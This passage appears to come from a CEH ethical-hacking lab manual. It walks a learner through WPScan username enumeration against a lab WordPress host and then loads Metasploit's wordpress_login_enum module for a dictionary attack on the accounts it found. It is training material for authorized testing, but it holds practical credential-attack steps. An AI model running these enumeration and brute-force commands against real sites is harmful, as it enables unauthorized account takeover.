
   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.




6. In the **Terminal** window, type **wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u** and press **Enter**.

   Note: **--enumerate u**: specifies the enumeration of usernames.

   Note: Here, we will use the API token that we obtained by registering with the **https://wpscan.com/register** website.




7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.




9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.



15. This module allows you to enumerate the login credentials.

